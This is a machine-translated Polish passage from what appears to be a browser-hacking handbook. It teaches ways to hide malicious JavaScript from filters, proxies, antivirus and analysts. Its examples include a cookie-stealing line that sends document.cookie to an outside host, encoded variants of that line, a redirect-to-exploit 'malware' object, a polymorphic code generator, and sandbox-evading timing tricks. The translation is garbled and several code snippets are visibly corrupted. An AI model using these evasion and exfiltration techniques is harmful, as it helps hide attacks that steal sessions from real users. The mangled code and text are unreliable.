Zatrucie jest podobne do zatruć. Jedyną różnicą jest to, że wymaga nieco większej logiki, ponieważ pola formularza muszą zostać przeanalizowane, gdy zdarzenie onSubmit jest wyzwalane. Rezultat jest taki sam, więc żądanie POST jest wysyłane za pomocą AJAX, a docelowy innerHTML jest następnie aktualizowany o odpowiednią zawartość, podczas gdy w tle hak nadal działa. Cel prawdopodobnie nie wykryje ataku, ponieważ nie ma żadnych zmian w wyglądzie strony. Jedynym potencjalnym wskaźnikiem ataku jest otwieranie linków krzyżowych w nowych kartach zamiast w bieżącym oknie.

OD MONITOROWANIA DO ROZSZERZENIA POWIERZCHNI ATAKU

Należy zauważyć, że aktywność użytkownika, na przykład, która łącza są klikane i które formularze (w tym dane) są przesyłane, mogą być rejestrowane i udostępniane. Jest to przydatne w sytuacjach, gdy użytkownik klika linki z różnych źródeł. W tym konkretnym przypadku, dzięki Polityce Same Origin, ładowanie zasobu za pośrednictwem AJAX oczywiście nie powiedzie się. Jeśli tak się stanie, link jest po prostu otwierany w nowej zakładce, co zapobiega utracie zaczepu, ponieważ już zaczepiona zakładka pozostaje otwarta. Nie możesz kontrolować nowo otwartej karty, ponieważ ma ona inne pochodzenie. Możesz jednak określić, jaki jest jej adres URL, ponieważ masz pełną kontrolę nad stroną DOM. W tym momencie możesz spróbować rozszerzyć powierzchnię ataku, uruchamiając XssRays na zasobie docelowym, aby wyszukać luki w zabezpieczeniach XSS. W przypadku wykrycia dalszych wad można je wykorzystać do zaczepienia nowego źródła poprzez wykorzystanie XSS, co powoduje kontrolę źródła załadowanego również w drugiej zakładce.

Podobnie jak w przypadku wszystkich dostępnych technik utrzymywania stałego kanału komunikacji, sukcesy będą zawsze różne. Jednym z potencjalnych problemów z używaniem logiki MitB jest obsługa złożonych aplikacji opartych na JavaScript. Na przykład, gdy już istniejący atrybut onClick zostaje zatruty za pomocą funkcji MitB, niektóre poprzednie kody mogą zostać zastąpione, ponieważ legalna funkcja jest po prostu zastąpiona. Sposobem na obejście tego ograniczenia jest użycie addEventListener lub attachEvent w przypadku Internet Explorera, aby dynamicznie wywoływać nową funkcję po wyzwoleniu tego samego zdarzenia16. Zastosowanie takiego podejścia pozwala na układanie w stos obsługi zdarzeń, więc nowe wstrzykiwane są wywoływane po wykonaniu istniejących. Ten sam problem występuje przy dołączaniu odpowiedzi zatrutego żądania AJAX do prawego fragmentu strony. Techniki MitB działają dobrze w wielu sytuacjach, ale należy pamiętać, że może być konieczne dostosowanie domyślnego zachowania ukierunkowanych ataków w złożonych aplikacjach internetowych opartych na JavaScript.

Unikanie wykrycia

Unikanie wykrycia przez zapory ogniowe aplikacji internetowych, sprawdzanie serwerów proxy lub heurystycznej technologii antywirusowej po stronie klienta to gra typu „kot i mysz”. Badacze bezpieczeństwa często znajdują nowe techniki unikania, które działają przez pewien czas. Kiedy techniki stają się publicznie znane, obrońcy zaczynają wdrażać techniki wykrywania, a obecna technika unikania staje się mniej skuteczna. Tłumaczenie tego na pseudo-kod może wyglądać następująco:

```
loop

develop_evasion()

use_it_in_the_wild()

sleep 10

defenders_become_aware()

sleep 20

defenders_implement_detection()

end
```

Nie zapominaj, że czas potrzebny na uniwersalne wdrożenie mechanizmu wykrywania może być znaczny; technika unikania będzie nadal działać we wszystkich tych środowiskach, w których wykrywanie jeszcze nie nastąpiło. Łączenie technik unikania razem może również pomóc w uniknięciu

wykrycia. Nie uniknie to najlepszego ludzkiego umysłu, jeśli przeprowadzona zostanie ręczna analiza, ale będzie bardzo skuteczna w przypadku serwerów proxy i innych urządzeń zabezpieczających, które sprawdzają zawartość HTTP lub innych protokołów. Wyobraź sobie rosyjską lalkę zagnieżdżoną (matrioszka), w której każda warstwa jest inną techniką unikania, a prawdziwy kod JavaScript jest następnie zagnieżdżany w środku. Pamiętaj, że zaciemnianie kodu JavaScript nie uniemożliwi przeglądarce zrozumienia kodu. Różne techniki mające na celu zmniejszenie prawdopodobieństwa wykrycia kodu JavaScript są przedstawione w poniższych sekcjach. Każda omawiana technika została zaimplementowana jako rozszerzenie w ramach BeEF. Pamiętaj, że kodowanie i zaciemnianie nie powinny być używane do zachowania poufności twoich danych. Mając wystarczająco dużo czasu, każdą technikę zaciemniania można pokonać.

Unikanie za pomocą kodowania

Pierwszym i najłatwiejszym sposobem ukrycia kodu, który chcesz wykonać, jest jego kodowanie. W tym kontekście kodowanie i dekodowanie to proces przekształcania kodu z jednego formatu na inny. W przeglądarce dostępnych jest wiele różnych kodowań i technik. Niektóre z nich są tak proste, jak użycie base64 do zakodowania ciągu tekstu jawnego. Inne są bardziej zaawansowane i opierają się na określonych aspektach języka JavaScript, takich jak kody niealfanumeryczne.

Kodowanie Base64

Powszechną techniką wykrywania wykorzystywaną do oceny potencjalnie złośliwego kodu JavaScript jest implementacja filtrów opartych na Regex, które wyszukują eval, document.cookie lub inne słowa kluczowe, które mogą być potencjalnie wykorzystane do szkodliwych celów. Jeśli chcesz ukraść pliki cookie aplikacji internetowej, które nie są oznaczone jako HttpOnly, wykonaj następujące czynności:

location.href = 'http: //browserhacker.com? c =' + document.cookie

Ten kod wyśle pliki cookie do Twojej witryny. Niestety filtr oryginalnej witryny może wykryć odwołanie do document.cookie i odfiltrować je. Aby ukryć kod document.cookie, możesz go zakodować w formacie base64, a wektor ataku staje się:

eval (atob ("bG9jYXRpb24uaHJlZj0naHR0cDovL2F0dGF" +

„ja2VyLmNvbT9jPScrZG9jdW1lbnQuY29va2ll”));

Filtr oparty na regeksie niestety nadal blokuje wektor, ponieważ słowo kluczowe eval z czarnej listy jest nadal obecne. Istnieje wiele różnych sposobów uzyskania dostępu do obiektu okna, które mogą pomóc w osiągnięciu zachowania ewaluacyjnego przy użyciu różnych instrukcji. Na przykład:

[] .constructor.constructor („code”) ();

Inną metodą jest użycie funkcji setTimeout () lub setInterval () (lub nawet setImmediate () w nowszych przeglądarkach), z których wszystkie oceniają funkcje JavaScript. Zauważ, że w przypadku funkcji setTimeout () drugi argument, który określa milisekundowe opóźnienie przed wywołaniem funkcji, nie jest obowiązkowy. Jeśli nie zostanie określony, funkcja jest wywoływana natychmiast. Przy użyciu setTimeout () końcowy kod będzie:

setTimeout (atob („bG9jYXRpb24uaHJlZj0naHR0cDovL2Jyb3” +

„dzZXJoYWNrZXIuY29tP2M9Jytkb2N1bWVudC5jb29raWU”)); Ten fragment kodu omija wspomniany wcześniej filtr oparty na regeksie i pokazuje metodę, w której można łączyć wiele technik unikania. Base64 to nie jedyny sposób kodowania danych. Dostępnych jest również wiele innych metod. Na

przykład kodowanie adresów URL, kodowanie podwójnego adresu URL, kodowanie szesnastkowe, znaki ucieczki Unicode i tak dalej.

PAKOWANIE JAVASCRIPT

Pakowanie i minimalizowanie kodu JavaScript może być również przydatne w celu uniknięcia wykrycia, szczególnie w połączeniu z losowymi zmiennymi i innymi technikami opisanymi w poniższych sekcjach. Przetwarzanie minimalizacji polega na usunięciu wszystkich niepotrzebnych znaków z kodu bez wpływu na jego zdolność do działania. Z drugiej strony pakowanie jest bardziej analogiczne do kompresji i często wiąże się ze skracaniem nazw zmiennych i innych wywołań funkcji. Rozważ następujący fragment kodu:

```
var malware = {

version: '0.0.1-alpha',

exploits: new Array("http://malicious.com/aa.js",""),

persistent: true

};

window.malware = malware;

function redirect_to_site(){

window.location = window.malware.exploits[0];

};

redirect_to_site();
```

Po spakowaniu tego kodu Packerem Deana Edwardsa 17 wynik będzie następujący:

```
eval(function(p,a,c,k,e,r){e=function(c){return c.toString(a)};

if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);

k=[function(e){return r[e]}];e=function(){return'\\w+'};

c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+

'\\b','g'),k[c]);return p}('b 2={7:\'0.0.1-i\',4:8 9(

"a://6.c/d.e","").f:g};3.2=2;h 5(){3.j=3.2.4[0]};5();',

20,20,'||malware|window|exploits|redirect_to_site|malicious

|version|new|Array|http|var|com|aa|js|persistent|true|

function|alpha|location'.split('|'),0,{}))
```

Jak widać, nazwy funkcji i zmiennych, takie jak złośliwe oprogramowanie, okna i exploity, są nadal bardzo wyraźne na dole fragmentu kodu. Poniższy kod jest taki sam, ale spakowany po losowaniu nazw zmiennych i metod:

```
eval(function(p,a,c,k,e,r){e=function(c){return c.toString(a)};

if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);
```

k=[function(e){return r[e]}];e=function(){return'\\w+'};c=1};

while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+

'\\b','g'),k[c]);return p}('h 1={a:\'f\',3:6 7(

"8://9.5/b.c",""),d:e};2.1=1;g 4(){2.i=2.1.3[0]};

4();',19,19,'|uxGfLVC|window|egCSx|HrhB|com|new|

Array|http|malicious|sXCrv|aa|js|LctUZLQnJ_gp|

true|ZEpXkhxSMz|function|var|location'.split('|'),0,{}))

Możesz wyraźnie zobaczyć różnicę między dwoma spakowanymi fragmentami

Kodowanie białych znaków

Bardzo sprytną techniką kodowania, przedstawioną przez Kolisara na DEFCON 16, jest kodowanie WhiteSpace. Ideą tej techniki jest kodowanie binarne wartości ASCII za pomocą znaków spacji. Jeśli zmapujesz znak Tab na 0, a Spację na 1, możesz zakodować swoje dane tylko za pomocą tych dwóch znaków. Rezultatem jest tylko biała spacja, stąd nazwa techniki. Wiele automatycznych narzędzi do usuwania zaciemnienia ignoruje białe spacje, więc ta technika jest przydatna, aby utrudnić zaciemnianie. Możesz użyć tej przykładowej implementacji Ruby do wygenerowania zakodowanego JavaScript przed użyciem go w swoich atakach:

def whitespace_encode(input)

output = input.unpack('B*')

output = output.to_s.gsub(/[\["01\]]/, \

'[' => '', '"' => '', ']' => '', '0' => "\t", '1' => ' ')

end

encoded = whitespace_encode("alert(1)")

File.open („whitespace_out.js”, „w”) {| f | f.write (zakodowane)}

Jak widać, dane wejściowe w funkcji whitespace_encode() są konwertowane na reprezentację binarną, następnie 0 jest mapowane na Tab, a 1 jest mapowane na Spację. Wynik zostanie zapisany w nowym pliku, umożliwiając łatwiejsze kopiowanie i wklejanie. Kod wymaga boot-strapera w celu prawidłowego odkodowania i oceny danych wejściowych. Następująca implementacja JavaScript zawiera zmienną spacje_kodowaną z wcześniejszych wersji:

```
// the TABs are likely to be not working
// if you copy and paste the code from here.
// make sure you try the browserhacker.com code snippet.
var whitespace_encoded = "                                ";
function decode_whitespace(css_space) {
```

```
  var spacer = '';
  for(y = 0; y < css_space.length/8; y++){
    v = 0;
    for(x = 0; x < 8; x++){
      if(css_space.charCodeAt(x+(y*8)) > 9){
        v++;
      }
      if(x != 7){
        v = v << 1;
      }
    }
    spacer += String.fromCharCode(v);
  }return spacer;
}
var decoded = decode_whitespace(whitespace_encoded)
console.log(decoded.toString());
window.setTimeout(decoded);
```

Funkcja docode_whitespace służy do dekodowania zawartości zmiennej białej-zakodowanej, która zawiera białe znaki wygenerowane przez poprzedni skrypt Ruby. Proces dekodowania rekonstruuje znaki danych bajt po bajcie. String.fromCharCode służy do zwrócenia oryginalnego ciągu. Ostatecznie reprezentacja ciągu dekodowanych instrukcji jest ewaluowana przez setTimeout, a na końcu wyprowadzana.

JavaScript nie alfanumeryczny

Wierzcie lub nie, elastyczność języka JavaScript umożliwia kodowanie danych bez użycia znaków alfanumerycznych. W 2009 r. Yosuke Hasegawa, badacz bezpieczeństwa z Japonii, znalazł sposób na kodowanie kodu JavaScript przy użyciu tylko symboli - na przykład [], $ _ +: ~ {} i kilku innych. Dogłębna analiza działania tej techniki prawdopodobnie wymagałaby sporego omówienia, Po pierwsze, w JavaScript można rzutować zmienną na reprezentację String, łącząc ją z pustym ciągiem:

1+ „” // zwraca „1”

Po drugie, istnieje wiele różnych sposobów zwracania wartości logicznej z samych symboli. Na przykład z pustą tablicą, pustymi obiektami lub po prostu pustym ciągiem znaków:

! [] // zwraca wartość false

! {} // zwraca wartość false

! "" // zwraca wartość true

Biorąc pod uwagę to zachowanie, możesz łatwo konstruować ciągi. Na przykład, aby skonstruować ciąg „fałsz”, możesz użyć następującego kodu:

([! []] + [])

Najpierw zaczynasz od pustej tablicy [], negujesz ją za pomocą! I masz logiczną wartość false. Następnie owijając go w inną pustą tablicę i łącząc go z kolejną pustą tablicą, otrzymujesz ciąg „false”. Teraz, gdy możesz tworzyć dowolne ciągi, musisz uzyskać odniesienie do okna. Stary przykład, który działał w Firefoksie, jest następujący:

alert ((1, []. sort) ())

Zaktualizowany przykład, który nadal działa w Chrome, jest następujący:

alert ((0, []. concat) ())

Oba poprzednie przykłady opierają się na oknie zwracającym funkcje sortowania lub konkatowania, ponieważ nie wiedzą, do której tablicy się odwołuje.

Na tym etapie możesz tworzyć dowolne ciągi znaków i uzyskiwać odniesienie do okna, dzięki czemu możesz wywoływać metody statyczne, takie jak window.alert i inne, ale potrzebujesz więcej sztuczek, aby ocenić kod. Różne sposoby osiągnięcia tego celu zostały już wcześniej omówione, ale nadal jedną z najkrótszych metod jest użycie konstruktora:

[] .constructor.constructor („alert (1)”) ()

Jeśli uzyskasz dostęp do konstruktora dwa razy z obiektu tablicy, otrzymasz Function. Stamtąd możesz przekazać ciągi dowolnego kodu do oceny, takie jak „alert (1)”. Istnieje wiele narzędzi, które mogą pomóc w generowaniu niealfanumerycznego kodu JavaScript, w tym JJencode i AAencode, oba od Yosuke Hasegawy. AAencode pokazuje nawet, jak można kodować JavaScript za pomocą znaków emotikonów w japońskim stylu. Przykładowy alert (1) zakodowany za pomocą JJencode jest następujący:

$ = ~ []; $ = {___: ++ $, $$$$: (! [] + "") [$], __ $: ++ $, $ _ $ _: (! [] + " „) [$],

_ $ _: ++ $, $ _ $$: ({} + "") [$], $$ _ $: ($ [$] + "") [$], _ $$: ++ $, $$$ _ :(! "" + "") [$],

$ __: ++ $, $ _ $: ++ $, $$ __: ({} + "") [$], $$ _: ++ $, $$$: ++ $, $ ___: + + $, $ __ $: ++ $};

$. $ _ = ($. $ _ = $ + "") [$. $ _ $] + ($._ $ = $. $ _ [$.__ $]) + ($. $$ = ($. $ + "") [$.__ $]) +

((! $) + "") [$._ $$] + ($.__ = $. $ _ [$. $$ _]) + ($. $ = (! "" + "") [$.__ $]) + ($._ = (! "" +

„”) [$._ $ _]) + $. $ _ [$. $ _ $] + $.__ + $._ $ + $. $; $. $$ = $. $ + (! ”” + „”) [$._ $$] + $.__ +

$._ + $. $ + $. $$; $. $ = ($.___) [$. $ _] [$. $ _]; $. $ ($. $ ($. $$ + "\ „” + $. $ _ $ _ + (! [] +

„”) [$._ $ _] + $. $$$ _ + „\\” + $.__ $ + $. $$ _ + $._ $ _ + $.__ + ”(„ + $. __ $ + „\\” + $. $ __ +

$.___ + ")" + "\" ") ()) ();

Jak widać, liczba znaków potrzebnych do zakodowania krótkiej funkcji, takiej jak alert (1), jest dość duża. To sprawia, że ta technika kodowania jest bardzo interesująca, ale nie zawsze skuteczna, jeśli musisz zakodować setki wierszy JavaScript. Niezależnie od jego zastosowania, przydatna jest inna technika kodowania, która pozwala ukryć małe fragmenty kodu. Oryginalny pomysł JJencode od Yosuke wzbudził zainteresowanie branży bezpieczeństwa, co doprowadziło do dalszych eksperymentów w tej dziedzinie, a ostatecznie do stworzenia Diminutive NoAlNum JS Contest na stronie slackers.org autorstwa Roberta Hansena.

Unikanie za pomocą zaciemniania

Poprzednie sekcje pokazały, jak działa kodowanie i jak przydaje się podczas ukrywania kodu JavaScript. Ukrywanie jest kolejną metodą ukrywania kodu, a w połączeniu z kodowaniem może stać się bardzo skutecznym sposobem na ominięcie filtrów sieciowych. Te techniki są powszechne na wolności; dostarczanie ataków po stronie klienta z zestawów exploitów, takich jak BlackHole, często wykorzystuje zaciemnione i zakodowane ładunki JavaScript. Następujące sekcje zbadają różne techniki, aby Twój kod był mniej wykrywalny.

Losowe zmienne i metody

Jeśli jesteś programistą, wiesz, że pisanie przejrzystego i łatwego w utrzymaniu kodu jest priorytetem. Poniższy kod jest bardzo łatwy do odczytania dzięki oczywistemu charakterowi jego zmiennych i nazw metod. Tworzony jest nowy obiekt, złośliwe oprogramowanie, o różnych właściwościach. Obiekt złośliwego oprogramowania jest następnie dołączany do obiektu okna i wywoływana jest funkcja redirect_to_site(), która przekieruje przeglądarkę do pierwszego adresu URL w tablicy exploitów.

```
var malware = {

version: '0.0.1-alpha',

exploits: new Array("http://malicious.com/aa.js",""),

persistent: true

};

window.malware = malware;

function redirect_to_site(){

window.location = window.malware.exploits[0];

};

redirect_to_site();
```

Teraz wyobraź sobie, że istnieje rozwiązanie do filtrowania sieci, które przegląda ruch sieciowy z filtrem Regex szukającym złośliwego oprogramowania, numeru wersji i redirect_to_malware() lub innych nazw funkcji. Jest to bardziej powszechne niż można sobie wyobrazić i może być skuteczne, jeśli nie jest używany polimorfizm kodu po stronie serwera.

POLIMORFIZM SERWEROWY

Ta technika, wykorzystywana głównie przez złośliwe oprogramowanie, służy do zmiany kodu w taki sposób, że trudno jest oznaczyć go jako złośliwy na podstawie sygnatur statycznych. Kod jest również zmieniany osobno, co oznacza, że jeśli to samo złośliwe oprogramowanie zainfekuje dwie maszyny, kod w porównaniu będzie inny, ale będzie miał tę samą funkcjonalność.

Osiągnięcie podstawowego polimorfizmu kodu po stronie serwera nie jest zbyt trudne. Poniższa prosta demonstracja wykorzystuje strukturę danych mieszania dla przeglądarki z zakotwiczeniem (jeśli chcesz osiągnąć polimorfizm na sesję), w której oryginalne wartości i wartości losowe są przechowywane do wykorzystania w przyszłości. Poniższy kod Ruby jest przykładem:

```
code = <<EOF

var malware = {

version: '0.0.1-alpha',

exploits: new Array("http://malicious.com/aa.js",""),

persistent: true

};

window.malware = malware;
```

```
function redirect_to_site(){
window.location = window.malware.exploits[0];
};
redirect_to_site();
EOF
def rnd(length=5)
chars = 'abcdefghjkmnpqrstuvwxyzABCDEFGHJKLMNPQRSTUVWXYZ_'
result = ''
length.times { result << chars[rand(chars.size)] }
result
end
lookup = {
"malware" => rnd(7),
"exploits" => rnd(),
"version" => rnd(),
"persistent" => rnd(12),
"0.0.1-alpha" => rnd(10),
"redirect_to_site" => rnd(4)
}
lookup.each do |key,value|
code = code.gsub!(key, value)
end
File.open("result.js", 'w'){|f|f.write(code)}
```

Za każdym razem, gdy wywołasz poprzedni kod (na przykład, gdy podłączysz nową przeglądarkę), kod JavaScript w wynikach.js będzie inny. Na przykład:

```
var uxGfLVC = {
sXCrv: 'ZEpXkhxSMz',
egCSx: new Array("http://malicious.com/aa.js",""),
LctUZLQnJ_gp: true
};
window.uxGfLVC = uxGfLVC;
```

```
function HrhB(){

window.location = window.uxGfLVC.egCSx[0];

};

HrhB();
```

Losowe zmienne i nazwy funkcji nie uwzględniają zakresu. Jeśli weźmie się pod uwagę zakres, wynikowy kod z pewnością będzie trudniejszy do przeanalizowania przez człowieka. Załóżmy, że poprzedni kod zawierał inną funkcję o nazwie execute (), a redirect_to_site() zaakceptował parametr wejściowy:

```
function execute(cmd){

eval(cmd);

};

function redirect_to_site(input){

if(input)

window.location = window.malware.exploits[0];

};

redirect_to_site(input);
```

Tym razem zaciemnienie przykładu z uwzględnieniem zakresu skutkowałoby następującym kodem. Jest mniej czytelny dla ludzi, ponieważ mogą oni błędnie wnioskować, że te same zmienne globalne są używane w wielu funkcjach.

```
function gSYYtNBjNFbZ(napSj){

eval(napSj);

};

function HrhB(napSj){

if(napSj)

window.location = window.uxGfLVC.egCSx[0];

};

HrhB(napSj);
```

Mieszanie notacji obiektowych

Możesz przyzwyczaić się do oglądania właściwości dostępnych w stylu notacji kropkowej niż notacji nawiasów, jeśli przeglądasz dużo kodu JavaScript. Jeśli chodzi o język, oba style są w dużej mierze równoważne. Poprzednie fragmenty kodu używały notacji kropkowej. Na przykład, gdy wywołuje obiekt okna, następnie obiekt złośliwego oprogramowania, a na koniec właściwość obiektu złośliwego oprogramowania:

```
window.malware.exploits [0];
```

Ten sam kod z notacją w nawiasach wygląda następująco:

```
window['malware']['exploits'][0];
```

Mieszając te dwie notacje, możesz napisać doskonale poprawny kod w następujący sposób:

```
window.malware ['exploits]] [0];
```

Rozszerzając to, możesz połączyć tę technikę z przykładami z poprzednich sekcji, w tym kodowaniem base64, aby utworzyć następujące elementy:

```
var uxGfLVC = {

sXCrv: 'ZEpXkhxSMz',

egCSx: new Array("\x68\x74\x74\x70\x3A\x2F\x2F"+

"\x6D\x61\x6C\x69\x63\x69\x6F"+

atob("dXMuY35f34fgdkFhLmpz"['replace'](

/35f34fgdk/,'29tL2')),""),

LctUZLQnJ_gp: true

};

window['uxGfLVC'] = uxGfLVC;

function HrhB(){

window['lo'+'ca'+'ution'['replace'](

/ution/,'tion')] = window.uxGfLVC['egC'+

'Sx'][0];

};

HrhB();
```

Możesz wyraźnie (lub niejasno) zobaczyć, w jaki sposób kod jest mniej czytelny, używając kombinacji notacji kropkowej i nawiasowej. Tablice są często przeszukiwane przy użyciu array[indeks] lub array[„string_element”]. Patrząc na kod z poprzedniego przykładu, w którym metody obiektowe lub właściwości są uzyskiwane w ten sam sposób, w połączeniu z nieistotnymi nazwami zmiennych, możesz pomyśleć, że te nawiasy są używane do pobierania elementów ze struktur danych. Nie jest to oczywiście przypadek, ale tylko to, co chcesz osiągnąć: zamieszanie. To zamieszanie dotyczy nie tylko ludzkiego analityka, ale także potencjalnie rozwiązania do filtrowania sieci.

Opóźnienia czasowe

Kontrole czasowe to kolejna metoda, w której złośliwe oprogramowanie może próbować uniknąć emulacji. Technologia wykrywania złośliwego oprogramowania często emuluje silniki JavaScript, szczególnie te, które mogą być obecne w WAF lub proxy. Niestety silniki te często ignorują opóźnienia setTimeout() lub setInterval() ze względu na wydajność. Wbudowane sieciowe rozwiązanie proxy, które sprawdza złośliwe oprogramowanie JavaScript, prawdopodobnie nie czeka przez 30 sekund ze szkodą dla użytkownika. Tego rodzaju zachowanie można wykorzystać, wdrażając logikę, która dobrowolnie opóźni wykonanie, na przykład za pomocą setTimeout(). Funkcje wywoływane po upływie

czasu mogą również sprawdzić obiekt Date(), aby sprawdzić, czy spodziewane opóźnienie zostało spełnione. Jeśli nie, procedura deszyfrowania potrzebna do wykonania prawdziwego szkodliwego kodu nie jest uruchamiana. Techniki te, choć skuteczne przeciwko automatycznej analizie potencjalnie złośliwego kodu JavaScript, niekoniecznie pozwalają uniknąć wykrycia przez człowieka. Przykład jest następujący:

```
var timeout = 10000;

var interval = new Date().getSeconds();

function timer(){

var s_interval = new Date().getSeconds();

var diff = s_interval - interval;

if(diff == 10 && diff > 0) key = diff + "aaa"

if(diff == -10 && diff < 0) key = diff + "bbb"

decrypt(key);

}

function decrypt(key){

// decryption routine

alert(key);

}

setTimeout("timer()", timeout);
```

Funkcja timera () jest wywoływana po 10 sekundach opóźnienia. Gdy przepływ programu wchodzi w tę funkcję, sprawdza się, czy rzeczywiście minęło 10 sekund. Jeśli oczekiwane opóźnienie czasowe zostanie zweryfikowane, tworzony jest klucz do procedury deszyfrowania i wywoływana jest procedura deszyfrowania. Jeśli powyższy kod jest zaciemniony, w tym różne opóźnienia czasowe dla wielu części, analiza będzie trudniejsza. Możesz użyć różnych opóźnień w kodzie. Ta technika jest przydatna, ponieważ większość piaskownic JavaScript używanych do analizy złośliwego oprogramowania ma ustalone limity czasu, po których rezygnują z analizy zaciemnionego kodu.

Mieszanie treści z innego kontekstu

Inną metodą zaciemnienia JavaScript jest mieszanie kontekstów. Kiedy człowiek zaciemnia JavaScript, pierwszą rzeczą, na którą może spojrzeć, jest sam kod JavaScript - uznalibyśmy to za pojedynczy kontekst. Wyobraź sobie, że kod został podzielony na wiele części lub kontekstów, a każda z nich potrzebuje informacji z różnych kontekstów, aby mogła funkcjonować. Poniższy kod wywołuje funkcję decrypt (), przekazując jako parametr konkatenację dwóch obiektów String (z DOM):

```
<body>

<div id="hidden_div">

<p>key</p>

</div>
```


</body>

The second string comes from the page URI: http://browserhacker.com/

mixed-content/dom.html#YTJWNU1pMWpiMjUwWlc1MA== :

```
function decrypt(key){
// decryption routine
alert(key);
}
var key = document.getElementById('hidden_div').innerHTML;
var key2 = location.href.split("#")[1];
decrypt(key + key2);
```

Jeśli ludzki analityk zaciemni sam skrypt, jego wynik nie będzie zbyt skuteczny. Wyniki zastosowania tej techniki można zobaczyć tu:



Ta sama koncepcja może być rozszerzona na różne konteksty, nie tylko DOM. Pliki PDF, zawartość Flash i aplety Java można wywoływać z JavaScript, więc informacje można wyciągać z wielu różnych kontekstów.

Korzystanie z właściwości callee

W JavaScript, jeśli arguments.callee jest wywoływany wewnątrz funkcji, zwraca samą funkcję. Czasami jest to przydatne podczas korzystania z anonimowych funkcji rekurencyjnych. Niestety użycie arguments.callee jest przestarzałe w JavaScript i nie będzie działać, jeśli używasz ECMAScript w wersji 5 w trybie ścisłym. Fakt, że sama funkcja jest zwracana przez argumenty. Callee można wykorzystać, aby utrudnić utratę zaciemnienia. Wyobraź sobie, że funkcja sama sprawdza długość kodu. Jeśli to sprawdzenie się nie powiedzie, części kodu nie zostaną wykonane. Jeśli ktoś ręcznie ocenia kod, zmieniając go, sprawdzenie prawdopodobnie się nie powiedzie. Jest to powszechne podczas ręcznego przeglądania zaciemnionego kodu. Na przykład zagnieżdżone wywołania eval() można zastąpić funkcjami pomocniczymi, takimi jak console.log () lub niestandardowymi funkcjami drukowania, aby

lepiej zrozumieć kod przed jego oceną. Jeśli takie podejście zostanie zastosowane w zaciemnionej funkcji opartej na arguments.callee w celu sprawdzenia własnej długości, część próbki zawierająca złośliwy kod może nigdy nie zostać wykonana. Gdy taki zaciemniony kod zostanie zmodyfikowany podczas analizy ręcznej, a sprawdzenie długości kodu nie jest możliwe, złośliwy kod po prostu nie zostanie uruchomiony. Aby lepiej zrozumieć, jak to działa, pokazano tutaj implementację Ruby tej techniki:

```
placeholder = "XXXXXX"

code = <<EOF

function boot(){

var key = arguments.callee.toString().replace(/\\W/g,"");

console.log(key.length);

if(key.length == #{placeholder}){

console.log("verification OK");

//... malicious code here

}else{

console.log("verification FAIL");

//... dead code here}

}

EOF

code_length = code.gsub(/\W/,"").length

# XXXXXX -> 6 chars

digits = code_length.to_s.length # returns the number of integer digits

if(digits >= placeholder.length)

to_add = digits - placeholder.length

final_code = code.gsub(placeholder , (code_length + to_add).to_s)

else

to_remove = placeholder.length - digits

final_code = code.gsub(placeholder , (code_length - to_remove).to_s)

end

File.open("result.js", 'w'){|f|f.write(final_code)}
```

The resulting JavaScript will be written to result.js, and looks like this:

```
function boot(){

var key = arguments.callee.toString().replace(/\W/g,"");
```

```
console.log(key.length);

if(key.length == 166){

console.log("verification OK");

//... malicious code here

}else{

console.log("verification FAIL");

//... dead code here

}

}
```

Dla przykładu, sam kod nie jest zaciemniony, ani liczba całkowita 166 nie jest obliczana za pomocą skryptu Ruby, ale oba można łatwo zaciemnić za pomocą jednej z wielu opisanych wcześniej technik. Na przykład po dostosowaniu poprzedniego kodu Ruby możesz chcieć zastąpić 166:

```
document.getElementById ('hidden_div'). innerHTML +

atob (location.href.split („#”) [1])
```

Funkcja document.getElementByID () pobierze element z bieżącego dokumentu o identyfikatorze hidden_div, który może zwrócić 160. Druga część pobierze całą zawartość zakodowaną w base64 po identyfikatorze fragmentu z bieżącego dokumentu, zdekoduje go i zwraca wartość (to znaczy 6). Sumując je razem, otrzymamy 166. Jest to bardzo prosty przykład połączenia różnych technik kodowania i zaciemniania. Nakładanie warstw i łączenie w łańcuchy niektórych z dotychczasowych technik pomoże ci ukryć kod JavaScript przed automatyczną i ręczną analizą.

Unikanie za pomocą dziwactwa silników JavaScript

Jeśli wiesz, na który silnik renderowania chcesz kierować reklamy, możesz udoskonalić swoje techniki zaciemniania, aby utrudnić zaciemnianie, używając dziwactw JavaScript między różnymi silnikami renderowania. Te dziwactwa mogą być nadużywane, aby umożliwić twojemu kodowi podążanie inną ścieżką, w zależności od silnika JavaScript, którego używasz podczas zaciemniania go. Na przykład Trident (silnik programu Internet Explorer) zwraca wartość true, jeśli zostanie oceniony następujący kod. Z drugiej strony Gecko i WebKit zwracają wartość false.

```
„\ v” == „v”
```

Inną podobną sztuczką do identyfikacji programu Internet Explorer jest użycie komentarzy warunkowych, które działają tylko w przeglądarce IE. Poniższy fragment kodu jest bardzo prostym przykładem tego, jak negacja boolowska! jest stosowany tylko wtedy, gdy komentarze warunkowe są włączone za pomocą @cc_on:

```
